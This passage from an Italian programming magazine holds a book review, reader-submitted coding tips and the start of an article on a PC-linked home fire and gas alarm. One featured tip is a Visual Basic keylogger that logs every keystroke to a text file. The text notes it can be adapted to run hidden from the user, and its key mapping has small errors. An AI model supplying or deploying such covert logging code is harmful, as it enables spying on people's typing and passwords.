Un libro in lingua inglese ma disponibile anche in italiano grazie alla localizzazione effettuata dalla Apogeo (Flash MX tutto & oltre).
Il testo mostra, passo dopo passo, come creare applicazioni di grafica vettoriale sfruttando uno dei programmi più utilizzati e conosciuti in questo contesto: Flash MX.
Il volume, abbastanza nutrito di illustrazioni, esempi e dimostrazioni pratiche, si rivela un testo fondamentale sia per chi vuole avvicinarsi per la prima volta alla programmazione, sia per chi desidera approfondire determinati concetti come per esempio l'integrazione con altre applicazioni, vedi ColdFusion o la creazione di animazioni per Pocket PC.
Nel CD-Rom allegato sono presenti tutorial, componenti ActionScript riutilizzabili e alcuni programmi shareware di supporto allo sviluppatore.

Difficoltà: Medio – Alta • Autori: R.Reinhardt – S.Dowd • Editore: Wiley http://www.wiley.com **ISBN: 0-7645-3656-7 • Anno di pubblicazione: 2002 • Lingua: Inglese • Pagine: 1320 Prezzo: $ 49.99 • Contiene 1 CD-Rom**

Tips&Tricks I trucchi del mestiere

La rubrica raccoglie trucchi e piccoli pezzi di codice che solitamente non trovano posto nei manuali, ma sono frutto dell'esperienza di chi programma. Alcuni trucchi sono proposti dalla Redazione, altri provengono da una ricerca sulla Rete delle Reti, altri ancora ci giungono dai lettori. Chi vuole contribuire potrà inviarci i suoi tips&tricks preferiti che, una volta scelti, verranno pubblicati nella rubrica. Il codice completo dei tips lo trovate nel CD allegato nella directory \tips\.

Visual Basic

Un controllo ListView "colorato"

Spesso il controllo ListiView viene utilizzato per creare dei report (entrate, uscite, saldi, prezzi), nasce pertanto l'esigenza di visualizzare le righe in cui sono presenti questi dati con un determinato colore di sfondo. L'applicazione proposta consente di ottenere questa funzionalità ricorrendo a tecniche di subclassing. Trovate l'applicazione completa su: *www.itportal.it/ioProg70/Tips* o sul supporto CD-Rom allegato alla rivista *Tips*
Tip fornito dal sig. *P.Libro*

Form in trasparenza

Il tip proposto illustra come impostare la trasparenza di un form in Visual Basic 6 attraverso alcune chiamate API, in particolare il progetto mostra come materializzare un form aumentando di volta in volta il grado di opacità dello stesso.
Tip fornito dal sig. *E.Di Santo*

```
' Window Transparency ;)
' by    Emanuele Di Santo
' Via:  Fabio Rulliano 19
' Cap:  00175 ROMA
'-------------------------
' Nell'esempio si presuppone che sul FrmMain sia posto un controllo
                                        Timer denominato Timer1
Option Explicit
'Api..
Private Declare Function SetLayeredWindowAttributes Lib "user32.dll"
    (ByVal hwnd As Long, ByVal crKey As Long, ByVal bAlpha As Byte,
                             ByVal dwFlags As Long) As Boolean
Private Declare Function SetWindowLong Lib "user32" Alias
     "SetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As Long,
                             ByVal dwNewLong As Long) As Long
Private Declare Function GetWindowLong Lib "user32" Alias
     "GetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As Long)
                                                        As Long
'Constanti
Const LWA_ALPHA = 2
Const GWL_EXSTYLE = (-20)
Const WS_EX_LAYERED = &H80000
'Variabli
Public bytTransparency As Byte  'Trasparenza form
Public bIsFormLoaded As Boolean
'
Private Sub Form_Click()
bIsFormLoaded = False
Timer1.Enabled = True
End Sub
Private Sub Form_Load()
SetWindowLong hwnd, GWL_EXSTYLE, GetWindowLong(hwnd,
                              GWL_EXSTYLE) Or WS_EX_LAYERED
bytTransparency = 0
bIsFormLoaded = True
End Sub
Private Sub Timer1_Timer()
If bIsFormLoaded = True Then
   If bytTransparency >= 252 Then Timer1.Enabled = False
   bytTransparency = bytTransparency + 3
   SetLayeredWindowAttributes hwnd, 0, bytTransparency, LWA_ALPHA
Else
   If bytTransparency = 3 Then Timer1.Enabled = False: End
   bytTransparency = bytTransparency - 3
   SetLayeredWindowAttributes hwnd, 0, bytTransparency, LWA_ALPHA
End If
End Sub
```

Come scrivere l'intero contenuto di una tabella Word con una sola istruzione

Il seguente tip è stato verificato con Access 2000 e Word 2000 e con VB 6 e Word 2000. Il Tip riguarda la modalità di popolamento di una tabella di un documento Word usando VB come Automation Client. Word espone una interfaccia molto ricca che permette di creare e compilare documenti direttamente da Visual Basic.
Tip fornio dal sig. *D.Bussoletti*

Tipicamente per compilare una tabella di un documento Word da VB è necessario puntare ad ogni singola cella della tabella ed inserire il testo voluto con un codice simile quanto esposto di seguito:

```
Dim WrApp               as Word.Application
Dim CurrRange           as Word.Range
Dim Row                 as Integer
Dim Col                 as Integer
Dim TblID               as Integer
Dim NRows               as Integer
Dim NCols               as Integer
'Valori puramente indicativi, che dipendono dalla struttura della tabella
                                                   da referenziare
TblID = 2: NRows = 4: NCols = 5
Set WrApp = New Word.Application
WrApp.Documents.Open "c:\appo\trial.doc"
For Row = 1 to NRows
        For Col = 1 To NCols
Set CurrRange = _
```

```
WrApp.Documents(OpenedDocName).Tables(TblID).Cell(Row, Col).Range
CurrRange.Text = <Testo da inserire in posizione Row, Col>
Next Col
Next Row
```

in cui *TblID* rappresenta la posizione della tabella da popolare nel documento (nell'esempio *c:\appo\trial.doc"*), *NRows* e *NCols* il numero di righe e colonne di cui la tabella in oggetto è dotata. Avendo la necessità di compilare in tempi brevi tabelle Word di molte centinaia di righe, i tempi di elaborazione diventano, secondo tale modalità "canonica" molto presto troppo alti. Il seguente Tip permette di riempire tutte le celle di una tabella Word con un solo comando abbassando i tempi di popolamento di un fattore 50 o più. Allo scopo è sufficiente preparare preliminarmente una stringa contenente la sequenza separata da *vbCrlf* dei testi da inserire in tutte le celle di tutte le righe della tabella Word in oggetto, copiare tale stringa nel ClipBoard, selezionare le righe della tabella su cui eseguire l'inserimento ed incollare il contenuto del ClipBoard. Si abbia ad esempio una tabella di 4 righe e 5 colonne come prima tabella nel documento *"c:\appo\trial.doc"* ed in essa si vogliano inserire i primi 20 numeri come mostrato:

1	2	3	4	5
6	7	8	9	10
11	12	13	14	15
16	17	18	19	20

Si disponga poi di una funzionalià per inserire una stringa nel ClipBoard (nell'esempio la funzione *ClipBoard_SetData(Txt as String)* o in alternativa l'oggetto ClipBoard di VB, che però su Access è instabile). Il Tip diventa il seguente:

```
Public Sub Tip()
Dim WrApp                  as Word.Application
Dim R1          as Long
Dim R2          as Long
Dim i                      as Integer
Dim CurrRange   as Word.Range
Dim TblTxt                 as String
Dim X                      as Integer
Dim TblID       as Integer
Set WrApp = New Word.Application
WrApp.Documents.Open "c:\appo\trial.doc"
'Preparazione della stringa per riempire One Shot la tabella
For i = 1 to 20
TblTxt = TblTxt & i & vbCrLf
Next i
'Funzione di copia nel ClipBoard
X = ClipBoard_SetData(TblTxt)
'Valore puramente indicativo, che afferma che la tabella di
'interesse è la prima del documento "c:\appo\trial.doc"
TblID = 1
'Selezione della tabella tramite il suo Range nel documento
R1 = WrApp.Documents("trial.doc").Tables(TblID).Rows(1).Range.Start
R2 = WrApp.Documents("trial.doc").Tables(TblID).Rows(4).Range.End
Set CurrRange = WrApp.Documents("trial.doc").Range(R1, R2)
CurrRange.Select
'Popolamento One Shot della tabella
WrApp.Selection.Paste
End  Sub
```

La funzione *ClipBoard_SetData(strTxt$)* è una funzione che tramite le API Windows pone la stringa passata come argomento nel ClipBoard, come la seguente (che ho trovato freeware su Internet). In alternativa si puo' usare l'oggetto ClipBoard di VB, che però, almeno su Access 2000, ha dimostrato problemi di instabilità.

Dichiarazioni per l'uso del Clipboard tramite API

```
Private Declare Function OpenClipboard Lib "User32"
                                       (ByVal hwnd As Long) As Long
    Private Declare Function GlobalAlloc Lib "kernel32"
                  (ByVal wFlags As Long, ByVal dwBytes As Long) As Long
    Private Declare Function GlobalLock Lib "kernel32"
                                       (ByVal hMem As Long) As Long
    Private Declare Function lstrcpy Lib "kernel32" Alias
         "lstrcpyA" (ByVal lpString1 As Any, ByVal lpString2 As Any) As Long
    Private Declare Function GlobalUnlock Lib "kernel32"
                                       (ByVal hMem As Long) As Long
    Private Declare Function CloseClipboard Lib "User32" () As Long
    Private Declare Function EmptyClipboard Lib "User32" () As Long
    Private Declare Function SetClipboardData Lib "User32" _
        (ByVal wFormat As Long, ByVal hMem As Long) As Long
    Private Const GMEM_MOVEABLE As Long = &H2
    Private Const GMEM_DDESHARE As Long = &H2000
    Private Const GMEM_ZEROINIT As Long = &H40
    Global Const GHND As Long = (GMEM_MOVEABLE Or
                              GMEM_DDESHARE Or GMEM_ZEROINIT)
    Global Const CF_TEXT = 1
    Global Const MAXSIZE = 4096
'-------------------------------------------------------------------------
Public Function ClipBoard_SetData(MyString$) As Integer
    Dim hGlobalMemory         As Long
    Dim lpGlobalMemory        As Long
    Dim hClipMemory                     As Long
    Dim X                               As Long
    On Error GoTo ClipBoard_SetData_ERR
    Fn = "ClipBoard_SetData()"
    X = 0
    '-----------------------------------------
    ' Allocate moveable global memory.
    '-----------------------------------------
    hGlobalMemory = GlobalAlloc(GHND, Len(MyString$) + 1)
    '-----------------------------------------
    ' Lock the block to get a far pointer
    ' to this memory.
    '-----------------------------------------
    lpGlobalMemory = GlobalLock(hGlobalMemory)
    '-----------------------------------------
    ' Copy the string to this global memory.
    '-----------------------------------------
    lpGlobalMemory = lstrcpy(lpGlobalMemory, MyString$)
    '-----------------------------------------
    ' Unlock the memory.
    '-----------------------------------------
    If GlobalUnlock(hGlobalMemory) <> 0 Then
        MsgBox "Could not unlock memory location. Copy aborted."
        X = -3
        GoTo OutOfHere2
```

```
  End If
  '------------------------------------------
  ' Open the Clipboard to copy data to.
  '------------------------------------------
  If OpenClipboard(0&) = 0 Then
    MsgBox "Could not open the Clipboard. Copy aborted."
    ClipBoard_SetData = -2
    Exit Function
  End If
  '------------------------------------------
  ' Clear the Clipboard.
  '------------------------------------------
  X = EmptyClipboard()
  '------------------------------------------
  ' Copy the data to the Clipboard.
  '------------------------------------------
  hClipMemory = SetClipboardData(CF_TEXT, hGlobalMemory)
OutOfHere2:
  If CloseClipboard() = 0 Then
    MsgBox "Could not close Clipboard"
    ClipBoard_SetData = -1
    Exit Function
  Else
    If X < 0 Then
      ClipBoard_SetData = X
      Exit Function
    End If
  End If
  ClipBoard_SetData = X
  Exit Function
ClipBoard_SetData_ERR:
  MsgBox Err.Description
  ClipBoard_SetData = -999
  Exit Function
End Function
```

Delphi

Come muovere un componente a runtime

In alcuni programmi ci si trova di fronte alla necessità di poter dare all'utente la possibilità di muovere uno o più componenti a run-time. Tutto può essere fatto grazie a due sole righe di codice inserite nell'evento *ONMOUSEMOVE*; di seguito sono mostrati due stralci di codice applicati a un pulsante *(Button1)* e a un controllo edit *(Edit1)* posti su una form vuota *(Form1)*.
Tip fornito dal sig. *G. Dottarelli*

```
procedure TForm1.Button1MouseMove(Sender: TObject; Shift:
                                    TShiftState; X, Y: Integer);
begin
ReleaseCapture;
Button1.Perform(WM_SYSCOMMAND, $F012,0);
end;
procedure TForm1.Edit1MouseMove(Sender: TObject; Shift: TShiftState; X,
                                                  Y: Integer);
begin
ReleaseCapture;
Edit1.Perform(WM_SYSCOMMAND, $F012,0);
end;
```

Copia dei file "visuale"

Utilizzando un componente come il *TProgressBar*, si può realizzare una form per la copia di file da una directory ad un'altra.
Tip fornito dal sig. *A.Silvano*

```
procedure TForm1.CopyFileWithProgressBar1(Source, Destination: string);
var
  FromF, ToF: file of byte;
  Buffer: array[0..4096] of char;
  NumRead: integer;
  FileLength: longint;
begin
  AssignFile(FromF, Source);
  reset(FromF);
  AssignFile(ToF, Destination);
  rewrite(ToF);
  FileLength := FileSize(FromF);
  with Progressbar1 do
  begin
    Min := 0;
    Max := FileLength;
    while FileLength > 0 do
    begin
      BlockRead(FromF, Buffer[0], SizeOf(Buffer), NumRead);
      FileLength := FileLength - NumRead;
      BlockWrite(ToF, Buffer[0], NumRead);
      Position := Position + NumRead;
    end;
    CloseFile(FromF);
    CloseFile(ToF);
  end;
end;
procedure TForm1.Button1Click(Sender: TObject);
begin
  CopyFileWithProgressBar1('c:\Windows\Welcome.exe',
                                         'c:\temp\Welcome.exe');
end;
```

Come inviare messaggi tramite il servizio Messenger

Tip fornito dal sig. *A. Silvano*

```
function NetSend(dest, Source, Msg: string): Longint; overload;
type
  TNetMessageBufferSendFunction = function(servername, msgname,
                                                 fromname: PWideChar;
    buf: PWideChar; buflen: Cardinal): Longint;
  stdcall;
var
  NetMessageBufferSend: TNetMessageBufferSendFunction;
  SourceWideChar: PWideChar;
  DestWideChar: PWideChar;
  MessagetextWideChar: PWideChar;
  Handle: THandle;
```

IL TIP-ONE del mese

Come salvare in un file di testo qualunque tasto digitato in Windows

Un utile tip per monitorare costantemente le "mosse" dell'utilizzatore del PC. Grazie a questo semplice ma funzionale codice, è possibile realizzare applicazioni in grado di monitorare e salvare in un file di testo tutti caratteri digitati sulla tastiera del proprio PC; con qualche ritocco l'applicazione può essere adattata per lavorare in background ed in modo trasparente all'utente. Nell'esempio si fa uso di un controllo Timer (Timer1) posto sul form principale del progetto.
Tip fornito dal sig. *A.Morelli*

```
Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey
                                                 As Long) As Integer
Dim Tasto_Digitato As Long
Dim text2 As String

Private Sub Timer1_Timer()
      Tasto_Digitato = GetAsyncKeyState(vbKeyA)
      If Tasto_Digitato = -32767 Then text2 = text2 & "a"
      Tasto_Digitato = GetAsyncKeyState(vbKeyB)
      If Tasto_Digitato = -32767 Then text2 = text2 & "b"
      Tasto_Digitato = GetAsyncKeyState(vbKeyC)
      If Tasto_Digitato = -32767 Then text2 = text2 & "c"
      Tasto_Digitato = GetAsyncKeyState(vbKeyD)
      If Tasto_Digitato = -32767 Then text2 = text2 & "d"
      Tasto_Digitato = GetAsyncKeyState(vbKeyE)
      If Tasto_Digitato = -32767 Then text2 = text2 & "e"
      Tasto_Digitato = GetAsyncKeyState(vbKeyF)
      If Tasto_Digitato = -32767 Then text2 = text2 & "f"
      Tasto_Digitato = GetAsyncKeyState(vbKeyG)
      If Tasto_Digitato = -32767 Then text2 = text2 & "g"
      Tasto_Digitato = GetAsyncKeyState(vbKeyH)
      If Tasto_Digitato = -32767 Then text2 = text2 & "h"
      Tasto_Digitato = GetAsyncKeyState(vbKeyI)
      If Tasto_Digitato = -32767 Then text2 = text2 & "i"
      Tasto_Digitato = GetAsyncKeyState(vbKeyJ)
      If Tasto_Digitato = -32767 Then text2 = text2 & "j"
      Tasto_Digitato = GetAsyncKeyState(vbKeyK)
      If Tasto_Digitato = -32767 Then text2 = text2 & "k"
      Tasto_Digitato = GetAsyncKeyState(vbKeyL)
      If Tasto_Digitato = -32767 Then text2 = text2 & "l"
      Tasto_Digitato = GetAsyncKeyState(vbKeyM)
      If Tasto_Digitato = -32767 Then text2 = text2 & "m"
      Tasto_Digitato = GetAsyncKeyState(vbKeyN)
      If Tasto_Digitato = -32767 Then text2 = text2 & "n"
      Tasto_Digitato = GetAsyncKeyState(vbKeyO)
      If Tasto_Digitato = -32767 Then text2 = text2 & "o"
      Tasto_Digitato = GetAsyncKeyState(vbKeyP)
      If Tasto_Digitato = -32767 Then text2 = text2 & "p"
      Tasto_Digitato = GetAsyncKeyState(vbKeyQ)
      If Tasto_Digitato = -32767 Then text2 = text2 & "q"
      Tasto_Digitato = GetAsyncKeyState(vbKeyR)
      If Tasto_Digitato = -32767 Then text2 = text2 & "r"

      Tasto_Digitato = GetAsyncKeyState(vbKeyS)
      If Tasto_Digitato = -32767 Then text2 = text2 & "s"
      Tasto_Digitato = GetAsyncKeyState(vbKeyT)
      If Tasto_Digitato = -32767 Then text2 = text2 & "t"
      Tasto_Digitato = GetAsyncKeyState(vbKeyU)
      If Tasto_Digitato = -32767 Then text2 = text2 & "u"
      Tasto_Digitato = GetAsyncKeyState(vbKeyV)
      If Tasto_Digitato = -32767 Then text2 = text2 & "v"
      Tasto_Digitato = GetAsyncKeyState(vbKeyW)
      If Tasto_Digitato = -32767 Then text2 = text2 & "w"
      Tasto_Digitato = GetAsyncKeyState(vbKeyX)
      If Tasto_Digitato = -32767 Then text2 = text2 & "x"
      Tasto_Digitato = GetAsyncKeyState(vbKeyY)
      If Tasto_Digitato = -32767 Then text2 = text2 & "y"
      Tasto_Digitato = GetAsyncKeyState(vbKeyZ)
      If Tasto_Digitato = -32767 Then text2 = text2 & "b"
      Tasto_Digitato = GetAsyncKeyState(vbKey1)
      If Tasto_Digitato = -32767 Then text2 = text2 & "1"
      Tasto_Digitato = GetAsyncKeyState(vbKey2)
      If Tasto_Digitato = -32767 Then text2 = text2 & "2"
      Tasto_Digitato = GetAsyncKeyState(vbKey3)
      If Tasto_Digitato = -32767 Then text2 = text2 & "3"
      Tasto_Digitato = GetAsyncKeyState(vbKey4)
      If Tasto_Digitato = -32767 Then text2 = text2 & "5"
      Tasto_Digitato = GetAsyncKeyState(vbKey6)
      If Tasto_Digitato = -32767 Then text2 = text2 & "6"
      Tasto_Digitato = GetAsyncKeyState(vbKey7)
      If Tasto_Digitato = -32767 Then text2 = text2 & "7"
      Tasto_Digitato = GetAsyncKeyState(vbKey8)
      If Tasto_Digitato = -32767 Then text2 = text2 & "8"
      Tasto_Digitato = GetAsyncKeyState(vbKey9)
      If Tasto_Digitato = -32767 Then text2 = text2 & "9"
      Tasto_Digitato = GetAsyncKeyState(vbKey0)
      If Tasto_Digitato = -32767 Then text2 = text2 & "0"
      Tasto_Digitato = GetAsyncKeyState(vbKeySpace)
      If Tasto_Digitato = -32767 Then text2 = text2 & " "
            Tasto_Digitato = GetAsyncKeyState(vbKeyReturn)
      If Tasto_Digitato = -32767 Then text2 = text2 & vbCr
      Tasto_Digitato = GetAsyncKeyState(vbKeyBack)
      If Tasto_Digitato = -32767 Then text2 = Mid(text2, 1, Len(text2) - 1)

     Scrivi_Su_File (text2)
     Tasto_Digitato = 0
End Sub
Function Scrivi_Su_File(Carattere As String)
   Const TristateUseDefault = -2, TristateTrue = -1, TristateFalse = 0
   Dim fso, f, ts
   Set fso = CreateObject("Scripting.FileSystemObject")
   ' Creazione del file.
   fso.CreateTextFile "c:\MappaCaratteri.txt"
   Set f = fso.GetFile("c:\MappaCaratteri.txt")
   Set ts = f.OpenAsTextStream(2, TristateUseDefault)
   ts.Write Carattere
   ts.Close
End Function
```

```
begin
 Handle := LoadLibrary('NETAPI32.DLL');
 if Handle = 0 then
 begin
   Result := GetLastError;
   Exit;
 end;
   @NetMessageBufferSend := GetProcAddress(Handle,
                                                   'NetMessageBufferSend');
 if @NetMessageBufferSend = nil then
 begin
   Result := GetLastError;
   Exit;
 end;
 MessagetextWideChar := nil;
 SourceWideChar      := nil;
 DestWideChar        := nil;
 try
   GetMem(MessagetextWideChar, Length(Msg) * SizeOf(WideChar) + 1);
   GetMem(DestWideChar, 20 * SizeOf(WideChar) + 1);
   StringToWideChar(Msg, MessagetextWideChar, Length(Msg) *
     SizeOf(WideChar) + 1);
   StringToWideChar(Dest, DestWideChar, 20 * SizeOf(WideChar) + 1);
   if Source = '' then
     Result := NetMessageBufferSend(nil, DestWideChar, nil,
       MessagetextWideChar, Length(Msg) * SizeOf(WideChar) + 1)
   else
   begin
     GetMem(SourceWideChar, 20 * SizeOf(WideChar) + 1);
     StringToWideChar(Source, SourceWideChar, 20 * SizeOf(
                                                  WideChar) + 1);
     Result := NetMessageBufferSend(nil, DestWideChar,
                SourceWideChar, MessagetextWideChar, Length(Msg)
                                                   * SizeOf(WideChar) + 1);
     freemem(SourceWideChar);
   end;
 finally
   FreeMem(MessagetextWideChar);
   FreeLibrary(Handle);
 end;
end;
function NetSend(Dest, Msg: string): Longint; overload;
begin
 Result := NetSend(Dest, '', Msg);
end;
function NetSend(Msg: string): Longint; overload;
begin
 Result := NetSend('', '', Msg);
end;
// Esempio
procedure TForm1.Button1Click(Sender: TObject);
begin
 NetSend('LoginName', 'Proprio Messaggio');
end;
```

Identificare l'indirizzo IP del proprio PC

Un semplice tip che permette di identificare l'indirizzo IP del computer su cui si sta lavorando. L'indirizzo IP, alla pressione di un pulsante, viene memorizzato in una TextBox. Trovate un'applicazione d'esempio su: *www.itportal.it/ioProg70/Tips* o sul supporto CD-Rom. Tip fornito dal sig. *R. Grassi*

```
procedure TForm1.Button1Click(Sender: TObject);
// Mettere uses Winsock nella 'interface'
function Ip:String;
var WSAData : TWSAData;
    HostName: String;
    HostEnt : PHostEnt;
begin
 WSAStartup(2, WSAData);
 SetLength(HostName, 255);
 GetHostName(PChar(HostName), 255);
 SetLength(HostName, StrLen(PChar(HostName)));
 HostEnt := GetHostByName(PChar(HostName));
 with HostEnt^ do
  begin
   Result := Format('%d.%d.%d.%d', [Byte(h_addr^[0]),
             Byte(h_addr^[1]), Byte(h_addr^[2]),Byte(h_addr^[3])]);
   WSACleanup;
  end;
end;
begin
 Edit1.Text:=Ip;
end;
```

Java

Come effettuare il merging delle proprietà

Capita spesso di dover configurare delle proprietà della Java Virtual Machine affinché le nostre applicazioni girino in maniera appropriata: ad esempio *jdbc.drivers* (per specificare la classe del driver JDBC da utilizzare, ad esempio *"sun.jdbc.odbc.JdbcOdbcDriver"*) oppure parametri tipici della nostra applicazione, come la stringa JDBC per effettuare la connessione (ad esempio *"jdbc:odbc:miodb"*). Tipicamente, questo compito viene assolto in due modi:
Tip fornito dal sig. *G.Guarnieri.*

1) Specificando i valori direttamente nel codice, usando ad esempio *Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");* ciò comporta lo svantaggio che per modificare il valore del parametro occorre ricompilare, con effetti negativi sulla manutenibilità e riusabilità del codice;

2) Passare il parametro a riga di comando come in:

```
java -Djdbc.drivers=sun.jdbc.odbc.JdbcOdbcDriver MiaClasse
```

In questo modo, però, si obbliga l'utente a dover ricordare una stringa molto lunga e poco intuitiva per il lancio dell'applicazione, oppure si è tenuti a costruire degli script di shell (dipendenti quindi dal sistema operativo) per far partire il programma. Un modo più "pulito" per risolvere ambedue i problemi può essere quello di spostare la definizione delle proprietà in un file *".properties"*, in modo da poterlo facilmente editare con qualunque editor di testo mescolando

queste proprietà a quelle di sistema durante l'avvio della nostra applicazione.
Di seguito è presentato un metodo che effettua proprio l'operazione di merging delle proprietà:

```
private static void mergeProperties(String propFile) {
    Properties p = new Properties(System.getProperties());
    try {
        p.load(MiaClasse.class.getResourceAsStream(propFile));
        System.setProperties(p);
    } catch (IOException e)
   { e.printStackTrace();}
}
```

in cui:

- *MiaClasse* rappresenta il nome della classe di cui il metodo *mergeProperties* fa parte; dovrebbe essere la classe principale dell'applicazione (quella col metodo *"main"*, per intederci)
- *propFile* è il nome del file *".properties"* creato precedentemente, che deve trovarsi nella stessa cartella del file *"MiaClasse.class"*

il metodo *mergeProperties* deve essere il primo richiamato nel main, per far si che ogni altra azione che richieda un valore di proprietà lo trovi opportunamente impostato:

```
public static void main(String[] argv)
{
    MiaClasse.mergeProperties("NomeDelFileDiProprieta.properties");
    ...}
```

Un po' di Reflection all'opera

Due classi che, dato il nome di una classe, passato come argomento completo di package (per esempio provate la *java.lang.String*), mostrano gli attributi, i costruttori e i metodi da questa contenuta, oltre al package di appartenenza, eventuali interfacce implementate e classe estesa. Le due classi si differenziano nel fatto che la seconda estrae la lista dei parametri dei metodi e dei costruttori, e non si limita a visualizzarne la dichiarazione (cosa che fa la prima classe).
Trovate l'applicazione completa su: *www.itportal.it/ioProg70/Tips* o sul supporto CD-Rom allegato alla rivista *Tips*
Tip fornito dal sig. *M.Catena*

Una "questione" sui "questionari"

All'interno di una pagina HTML ci sono delle domande che prevedono una serie di risposte multiple con un numero massimo di risposte per ogni domanda. Il problema è di verificare che, per ogni gruppo, non siano state selezionate più delle risposte previste. La prima soluzione è quella di trattare le risposte come un array di checkbox e di verificare quante sono "flaggate" con un semplice loop in javascript (nei siti dedicati al JavaScript sono reperibili numerosi esempi). Questa soluzione, in alcuni casi, rende molto più difficile gestire la generazione della pagina HTML e la memorizzazione dei risultati per i successivi trattamenti delle informazioni. La funzione verifica tutte le checkbox presenti nel form e, tra quelle selezionate, tiene conto solo di quelle in cui la cui parte iniziale del nome coincide con il parametro passato in input alla funzione, restituendo solo il numero delle voci selezionate. Il risultato è utilizzato per effettuare due controlli: uno che verifica che sia stata fornita la risposta alla domanda e l'altro per verificare che non siano state selezionate più voci di quelle previste. Trovate un'applicazione d'esempio su: *www.itportal.it/ioProg70/Tips* o sul supporto CD-Rom.
Tip fornito dal sig. *F. Dall'Agnol*

```
function ContaSelez (cllocheckbox) {
    //calcola il numero di chebox con un certo prefisso che sono
    //selezionati presuppone che il form si chiami fQuest e che i
  // caratteri da confrontare siano solo i primi 6
    var numscelte = 0;
    for (x=0;x<window.document.forms('fQuest').elements.length;x++)
      { if (window.document.forms('fQuest').elements(x)
                                    .name.substr(0,6) == cllocheckbox ) {
          if (window.document.forms('fQuest').elements(x).checked  ) {
            numscelte = numscelte + 1;
          }
      }
  }
    return numscelte;
  }
```

Elettronica e Delphi

✓ Un allarme anti-incendio per abitazione

Domotica fai da te

Il primo bisogno che l'uomo cercò di soddisfare fin dagli albori della storia fu quello della propria sicurezza. Vediamo come sia possibile realizzare un semplice sistema di controllo della sicurezza degli ambienti di una abitazione, inteso non soltanto dal punto di vista anti incendio, ma anche come protezione da fughe di Gas ed allagamenti.

File sul CD
\soft\codice\
SpuntoAntiIncendio.zip

File sul Web
www.itportal.it/ioPrgog70/
SpuntoAntiIncendio.zip

Bibliografia
- ESPERIMENTI DI ELETTRONICA DIGITALE PORTE LOGICHE ED OSCILLATORI *Luca Spuntoni* (ioProgrammo N68) Aprile 2003

Chi viaggia molto come il sottoscritto, ogni volta che chiude la porta di casa, probabilmente non può fare a meno di domandarsi se ha lasciato tutto in uno stato tale da garantire la sicurezza della propria abitazione.
Impianto del GAS, idraulico ed elettrico, talvolta causano brutti scherzi nei momenti meno opportuni, cioè quando non si è presenti e magari ci si trova a centinaia di chilometri di distanza.
Anche lasciare le chiavi al vicino più fidato talvolta può risultare vano: purtroppo incendi, fughe di gas ed allagamenti sono sempre una possibilità, seppur remota. Dal momento che il calcolo del rischio inteso come prodotto *RISCHIO=DANNO *PROBABILITÀ* non può altro che farci meditare se consideriamo che il *DANNO* può essere quantificato nella distruzione della propria abitazione. Appare opportuno, allora, mettere a frutto le nostre capacità di progettisti elettronici, nonché alcuni concetti di interfacciamento dei microprocessori, per progettare un sistema completo di monitoraggio della nostra abitazione, ovviamente dal punto di vista della sua sicurezza.
Si vuole progettare un sistema in grado di allertare in modo visivo, un operatore che provveda alla gestione dell'emergenza lasciando aperte altre possibilità di implementazione successiva (Allarmi acustici, Telefono, SMS, e-mail).
Gli sviluppi e gli ampliamenti del sistema si lasciano ad una trattazione successiva che esula dallo scopo di queste pagine, che rimane comunque di pura esposizione didattica, nonostante quanto esposto in questa sede risulti perfettamente realizzabile e funzionante.





Fig. 1: **In figura si riporta la piedinatura del circuito integrato HEF4019, reperibile in forma completa su Internet all'indirizzo: *http://www.components.philips.com/*. (cortesia Philips Semiconductors).**

IL CIRCUITO INTEGRATO 4019

Il circuito integrato 4019 comprende al proprio interno quattro multiplexer, dotati di due ingressi comuni di selezione, chiamati *SA* ed *SB*.
A questo scopo ciascun circuito di multiplexing contiene due ingressi *An* e *Bn*, nonché una sola uscita che viene chiamata *On*.





Fig. 2: **Lo schema funzionale del circuito integrato HEF4019 è visibile in questo diagramma. (cortesia Philips Semiconductors).**

L'utilizzo generale di questo circuito integrato è quello di selezionare, uno alla volta, due gruppi di quattro bit: per fare ciò, in uscita troviamo i valori dei bit *A* quando *SA* si trova a livello logico alto, mentre troviamo i bit *B* quando *SB* è a livello logi-

co alto. Se entrambi i bit di selezione sono a livello logico alto, in uscita troviamo il risultato della operazione di *OR* logico tra i bit *A* ed i bit *B*.
In ultima analisi se entrambi i segnali *SA* ed *SB* sono a livello logico *LOW*, in uscita troviamo un livello *LOW*, indipendentemente dallo stato degli ingressi *A* e *B*.

SELECT		INPUTS		OUTPUT
S_A	S_B	A_n	B_n	O_n
L	L	X	X	L
H	L	L	X	L
H	L	H	X	H
L	H	X	L	L
L	H	X	H	H
H	H	H	X	H
H	H	X	H	H
H	H	L	L	L

Notes

1. H = HIGH state (the more positive voltage)
   L = LOW state (the less positive voltage)
   X = state is immaterial

Fig. 3: **Per completezza di trattazione si riporta la tabella della verità dell'integrato HEF 4019. (cortesia Philips Semiconductors).**

In questa applicazione utilizziamo anche il circuito integrato 4011, contenente quattro porte logiche *NAND*, sulla descrizione del quale si è operata una trattazione approfondita nell'articolo dello stesso autore ' Esperimenti di Elettronica Digitale Porte Logiche ed Oscillatori' , pubblicato su ioProgrammo N68 nel mese di Aprile 2003.





Fig. 4: **Nell'immagine di figura si riporta lo schema logico e la piedinatura del circuito integrato HEF4011, reperibili in forma completa su Internet all'indirizzo: *http://www.components.philips.com/* (cortesia Philips Semiconductors).**

ANALISI DELLO SCHEMA ELETTRICO

Lo schema elettrico viene riportato nella figura seguente e come si può notare è stato semplificato al massimo per realizzare una applicazione semplice e funzionante.





Fig. 5: **Lo schema elettrico completo viene riportato in figura e per comodità del lettore, ne viene riportato una copia all'interno del file 'SpuntoAntiIncendio.zip' compreso nel CD allegato alla rivista.**

Notiamo, innanzi tutto, che il circuito viene collegato ad una porta seriale libera del PC, indifferentemente COM1, oppure COM2, dal momento che la opportuna selezione è operabile via software.
Nulla vieta altresì di collegare due circuiti gemelli sulle due porte seriali e operarne la selezione in modo appropriato.
